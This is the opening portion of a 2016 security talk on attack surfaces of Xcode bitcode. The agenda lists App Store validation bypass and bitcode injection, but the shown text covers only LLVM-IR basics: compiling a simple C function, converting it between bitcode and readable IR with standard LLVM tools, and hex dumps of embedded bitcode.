

# The Attacking Surfaces of Xcode Bitcode

Proteas of Qihoo 360 Nirvan Team  
2016-03-15

# About me

- ID: Proteas
- Working at: Qihoo 360 Nirvan Team
- Focused on: iOS and OS X Security Research
- Self-Description: Big Nerd
- Twitter: @ProteasWang
- email: proteas.wang[at]gmail.com

# Agenda

- The Basics and Workflow
- The Vulnerability and Attacking Surfaces
- Bypass AppStore's Uploading Validation
- Bitcode Injection Step by Step
- Mitigation and Conclusion

# The Basics and Workflow - Basics

- Bitcode is the binary format of LLVM-IR
- IR is the assembly language for LLVM
- High level programming languages like C++, are transformed into LLVM-IR during compiling

# The Basics and Workflow - Basics

- IR has 3 forms:
  1. In-memory compiler IR
  2. On-disk bitcode representation, file ext: *bc*
  3. Human readable assembly language representation, file ext: *ll*
- More detail at: <http://llvm.org/docs/LangRef.html>

# The Basics and Workflow - Basics

- Here we use a demo to give an intuitive idea
- Following is a simple c program
- Save it to file: *add.c*

```
int add(int a, int b)
{
    int c = a + b;
    return c;
}
```

# The Basics and Workflow - Basics

- First, Install Xcode command line tools
- Then, compile it to Bitcode with the following command

```
clang -emit-llvm -c add.c -o add.bc
```

- Open *add.bc* with a binary editor

# The Basics and Workflow - Basics

The screenshot shows a hex editor window titled "add.bc". The window has a toolbar with standard file operations (保存, 复制, 剪切, 粘贴, 还原, 重做) and search functions (十六进制, 文本搜索, 前往偏移地址, 查找 (文本搜索)). The main area displays memory dump data in three columns: Address, Hex, and ASCII. The address column shows memory addresses from 000 to 1E4. The hex column contains raw binary data. The ASCII column shows the corresponding ASCII characters, which appear to be assembly language instructions and comments. A status bar at the bottom provides information about the current selection and file type.

类型	值
8 bit signed	
8 bit unsig...	
16 bit signed	
16 bit unsi...	
32 bit unsi...	
浮点数	

十六进 小头 翻写

ASCII

偏移: 0 选择: 0

# The Basics and Workflow - Basics

- Obviously, it is hard to read
- Now let's transform it to human readable format:

```
llvm-dis add.bc -o add.ll
```

- Open *add.ll* with a text editor
- The commented version as follows

# The Basics and Workflow - Basics

```
; ModuleID = 'add.bc'
target datalayout = "e-m:o-i64:64-f80:128-n8:16:32:64-S128"
target triple = "x86_64-apple-macosx10.11.0"
; Function Attrs: nounwind ssp uwtable
; Below is the LLVM-IR of add()
define i32 @add(i32 %a, i32 %b) #0 {
    %1 = alloca i32, align 4      ;variable 1, 4 bytes, for storing parameter a later
    %2 = alloca i32, align 4      ;variable 2, 4 bytes, for storing parameter b later
    %c = alloca i32, align 4      ;variable c, 4 bytes, for storing result c later
    store i32 %a, i32* %1, align 4 ;save a in variable 1
    store i32 %b, i32* %2, align 4 ;save b in variable 2
    %3 = load i32, i32* %1, align 4 ;save immediate 1 in variable 3
    %4 = load i32, i32* %2, align 4 ;save immediate 2 in variable 4
    %5 = add nsw i32 %3, %4 ;save the sum of variable 3 and variable 4 in variable 5
    store i32 %5, i32* %c, align 4 ; save variable 5 in result c
    %6 = load i32, i32* %c, align 4 ; save result c in variable 6
    ret i32 %6      ; return variable 6
}
```


# The Basics and Workflow - Basics

- human readable format can be transformed back into binary:

```
llvm-as add.ll -o add.bc
```


# The Basics and Workflow - Workflow

- Embed unoptimized IR into MachO: object, dylib, executable



# The Basics and Workflow - Workflow

- The embedded Bitcode in object file is raw format



The screenshot shows the Xcode debugger interface with the file "MobClick.o" open. The "RAW" tab is selected, displaying the raw binary data of the object file. The left sidebar lists various sections and tables, with "Section (\_LLVM,\_\_bitcode)" highlighted. The main pane shows a table with columns: pFile, Data LO, Data HI, and Value. The data consists of memory addresses and their corresponding byte values.

pFile	Data LO	Data HI	Value
00001E80	DE C0 17 0B 00 00 00 00	14 00 00 00 DC 4B 02 00	.....K..
00001E90	0C 00 00 00 42 43 C0 DE	21 0C 00 00 F4 92 00 00	....BC..!.....
00001EA0	0B 82 20 00 02 00 00 00	12 00 00 00 07 81 23 91	... .....#.
00001EB0	41 C8 04 49 06 10 32 39	92 01 84 0C 25 05 08 19	A..I..29....%...
00001EC0	1E 04 8B 62 80 28 45 02	42 92 0B 42 44 11 32 14	...b.(E.B..BD.2.
00001ED0	38 08 18 49 0A 32 44 24	48 0A 90 21 23 C4 52 80	8..I.2D\$H..!#.R.
00001EE0	0C 19 21 72 24 07 C8 88	12 62 A8 A0 A8 40 C6 F0	..!r\$....b...@..
00001EF0	01 00 00 00 51 18 00 00	40 02 00 00 1B 88 E0 FF	....Q...@.....
00001F00	FF FF FF 07 E0 D9 60 22	C2 FF FF FF 0F C0 44	.....`.....D
00001F10	B0 43 39 CC C3 3C B4 01	3C C8 43 39 8C 43 3A CC	.C9..<..<.C9.C:..
00001F20	43 39 B4 81 39 C0 43 3B	84 03 39 00 E6 10 0E EC	C9..9.C;..9.....
00001F30	30 0F E5 00 10 EE F0 0E	6D 60 0E F2 10 0E ED 50	0.....m`.....P
00001F40	0E 6D 00 0F EF 90 0E EE	40 0F E5 20 0F 6D 50 0E	.m.....@... .mP.
00001F50	EC 90 0E ED 00 D0 83 3C	D4 43 39 00 83 3B BC 43	.....<.C9..;..C
00001F60	1B 98 83 3C 84 43 3B 94	43 1B C0 C3 3B A4 83 3B	...<.C;..C...;..;
00001F70	D0 43 39 C8 43 1B 94 03	3B A4 43 3B B4 81 3B BC	.C9.C...;..C;..;
00001F80	83 3B B4 01 3B 94 43 38	98 03 40 B8 C3 3B B4 41	;...;C8..@...;A


# The Basics and Workflow - Workflow

